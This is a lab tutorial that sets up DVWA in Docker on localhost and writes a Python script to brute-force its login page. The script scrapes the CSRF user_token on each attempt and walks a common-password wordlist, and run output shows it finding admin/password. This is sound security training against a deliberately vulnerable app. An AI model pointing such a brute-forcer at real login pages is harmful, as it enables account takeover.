

WE INNOVATE ACADEMY

LAB SETUP

[Official Repostory](#).

There is two ways to install DWVA

1. Using Docker
2. direct install on your machine in /var/www/dvwa with apach and mysql db
i will use docker for safety reasons and to not break any packages

Getting Started

Prerequisites: Docker and Docker Compose.

- If you are using Docker Desktop, both of these should be already installed.
- If you prefer Docker Engine on Linux, make sure to follow their [installation guide](#).

First clone the repo

```
(musashi@kali) ~/Desktop
$ git clone https://github.com/digininja/DVWA.git
Cloning into 'DVWA'...
remote: Enumerating objects: 4731, done.
remote: Counting objects: 100% (281/281), done.
remote: Compressing objects: 100% (174/174), done.
remote: Total 4731 (delta 146), reused 214 (delta 101), pack-reused 4450 (from 1)
Receiving objects: 100% (4731/4731), 2.38 MiB | 104.00 KiB/s, done.
Resolving deltas: 100% (2241/2241), done.
```

mv to DVWA directory

and execute


```
docker compose up -d
```

```
musashi@kali: ~  
[+] All musashi@kali: ~/Desktop/DVWA 119x32  
(musashi@kali) ~[~/Desktop/DVWA]  
$ sudo docker compose up -d  
[+] Running 2/27  
:: db [ ] Pulling 22.6s  
  * 857cc8cb19c0 Waiting 14.1s  
  * d4d2b6095709 Waiting 14.1s  
  * 305791b3a1bc Waiting 14.1s  
  * 79322a8d69e6 Waiting 14.1s  
  * 8b5e9705bf31 Waiting 14.1s  
  * a51624d4ded3 Waiting 14.1s  
  * 442ba7defb1c Waiting 14.1s  
  * d3ba6e465338 Waiting 14.1s  
:: dvwa [ ] Pulling 22.6s  
  * e4fff0779e6d Downloading [=====>] 7.961MB... 15.0s  
  * ebe65c9579cf Download complete 3.0s  
  * 73fb9bdf2456 Downloading [==>] 7.545MB... 15.0s  
  * 029db5f1c17f Download complete 5.9s  
  * 364fd66af37d Downloading [=====>] 6.602MB... 15.0s  
  * de55dbd5d220 Waiting 15.0s  
  * 18b6e8540b90 Waiting 15.0s  
  * 9fe4757217c1 Waiting 15.0s  
  * 73e5602860aa Waiting 15.0s  
  * 31f58b35888b Waiting 15.0s  
  * b52b91e199b3 Waiting 15.0s  
  * 3af6aaf8009e Waiting 15.0s  
  * 27bc69928970 Waiting 15.0s  
  * 4f4fb700ef54 Waiting 15.0s  
  * e1fa9aea0dff Waiting 15.0s  
  * 511335d4795c Waiting 15.0s  
  * 802d9a7f1ac6 Waiting 15.0s
```

starting pulling the images and


```
[+] Running 2/2  
✓ Container dvwa-db-1 Started  
✓ Container dvwa-dvwa-1 Started
```

we should be visiting <http://127.0.0.1:4280/setup.php>



click create/reset database
and we are done setting our lab

Login Page



Making Our Script

first

let's see how the form is sent

1. open source page ctrl + u

```
<form action="login.php" method="post">
<fieldset>
  <label for="user">Username</label> <input type="text" class="loginInput" size="20" name="username"><br />
  <label for="pass">Password</label> <input type="password" class="loginInput" AUTOCOMPLETE="off" size="20" name="password"><br />
  <br />
  <p class="submit"><input type="submit" value="Login" name="Login"></p>
</fieldset>
<input type='hidden' name='user_token' value='0ac22e3cle5a487ff87cfadeecc24c0a' />
</form>
<br />
```

simple form with one minor issue THE user_token which work as CSRF token

- random generated with each request

- must be valid (we can not send dummy data)

Solve:

using regex to parse the token / or we can use BeautifulSoup lib to parse the value both are fine


this is our prototype

```
dvwa_brute_forcer.py
1 import requests
2 import tqdm
3
4
5 with requests.session() as session:
6
7     dvwa_url = "http://127.0.0.1:4280/login.php"
8
9     headers = {"User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0", "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8"}
10    dvwa_data = {"username": "admin", "password": "fake", "Login": "Login", "user_token": "dd23ad3a6078437295006ca87c39e164"}
11    respon = session.post(dvwa_url, headers=headers, data=dvwa_data)
12    if "CSRF token is incorrect" in respon.text:
13        print("Could not fetch user_token")
14    if "Login failed" in respon.text:
15        print(f"Wrong Password {dvwa_data['password']}")
16
```

Could not fetch user_token
[Finished in 256ms]

we got wrong user_token so we get an error

so how our request should behave ?



There is two corner cases

1. user_token has been not captured/user_token is incorrect
 2. wrong password
- if we escaped theses cases the only case left is THE login case (correct password)

```
#!/bin/env python
import requests
import time
import re

dvwa_url = "http://127.0.0.1:4280/login.php" # change url to match yours
wordlist = "/usr/share/seclists/Passwords/Common-Credentials/top-20-common-SSH-passwords.txt" # change this to any file path you want

try:
    with open(wordlist, "r") as h:
        passwords = h.readlines()
        passwords = [password.strip() for password in passwords]
except:
    # in case no file found or doesn't haave read permssion
```

```
passwords = ['root', 'toor', 'raspberry', 'dietpi', 'test', 'uploader', 'password', 'admin', 'administrator', 'marketing', '12345678', '1234', '12345', 'qwerty', 'webadmin', 'webmaster', 'maintenance', 'techsupport', 'letmein', 'logon', 'Passw@rd', 'alpine']

for password in passwords:
    with requests.Session() as session:
        r = session.get(dvwa_url)
        match = re.search(r"([0-9a-fA-F]{32})", r.text) # Looking for 32 hexdigits (user_token value)
        if match:
            extracted_value = match.group(1)

        prop = session.post(dvwa_url, cookies=r.cookies, data={"username": "admin", "password": password, "Login": "Login", "user_token": extracted_value})

        if "CSRF token is incorrect" in prop.text:
            print("Could not fetch user_token")
            break
        print(f"[+] Trying {password} Against user Admin", end=" ")
        if "Login failed" in prop.text:
            print(f"--- FAILED | Try again")
        else:
            print("--- Sucecss! | YAY!")
            print(f"LOGGIN WITH USERNAME: 'admin' AND PASSWORD: '{password}'")
            break
```

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[+] (musashi@kali) - [~/Desktop/DVWA]  
$ python dvwa_brute_forcer.py  
[+] Trying root Against user Admin --- FAILED |  
[+] Trying toor Against user Admin --- FAILED |  
[+] Trying raspberry Against user Admin --- FAILED |  
[+] Trying dietpi Against user Admin --- FAILED |  
[+] Trying test Against user Admin --- FAILED |  
[+] Trying uploader Against user Admin --- FAILED |  
[+] Trying password Against user Admin --- Success! |  
LOGGIN WITH USERNAME: 'admin' AND PASSWORD: 'password'
```

```
dvwa_brute_forcer.py x  
1 #!/bin/env python3  
2 import requests  
3 import time  
4 import re  
5  
6 dvwa_url = "http://127.0.0.1:4280/login.php" # change url to match yours  
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11         passwords = h.readlines()  
12         passwords = [password.strip() for password in passwords]  
13 except:  
14     # in case no file found or doesn't have read permission  
15     passwords = ['root', 'toor', 'raspberry', 'dietpi', 'test', 'uploader', 'password', 'admin', 'administrator', 'marketing', '12345678', '1234', '12345', 'qwerty', 'webadmin', 'webmaster', 'maintenance', 'techsupport', 'letmein', 'login', 'Passw@rd', 'alpine']  
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21         if match:  
22             extracted_value = match.group(1)  
23  
24             prop = session.post(dvwa_url, cookies=r.cookies, data={"username": "admin", "password": password, "Login": "Login", "user_token": extracted_value})  
25  
26             if "CSRF token is incorrect" in prop.text:  
27                 print("Could not fetch user_token")  
28                 break  
29             print(f"[+] Trying {password} Against user Admin", end=" ")  
30             if "Login failed" in prop.text:  
31                 print(f"--- FAILED |")  
32             else:  
33                 print(f"--- Success! |")  
34                 print(f"LOGGIN WITH USERNAME: 'admin' AND PASSWORD: '{password}'")  
35                 break  
36  
37  
[+] Trying root Against user Admin --- FAILED |  
[+] Trying toor Against user Admin --- FAILED |  
[+] Trying raspberry Against user Admin --- FAILED |  
[+] Trying dietpi Against user Admin --- FAILED |  
[+] Trying test Against user Admin --- FAILED |  
[+] Trying uploader Against user Admin --- FAILED |  
[+] Trying password Against user Admin --- Success! |  
LOGGIN WITH USERNAME: 'admin' AND PASSWORD: 'password'  
[Finished in 295ms]  
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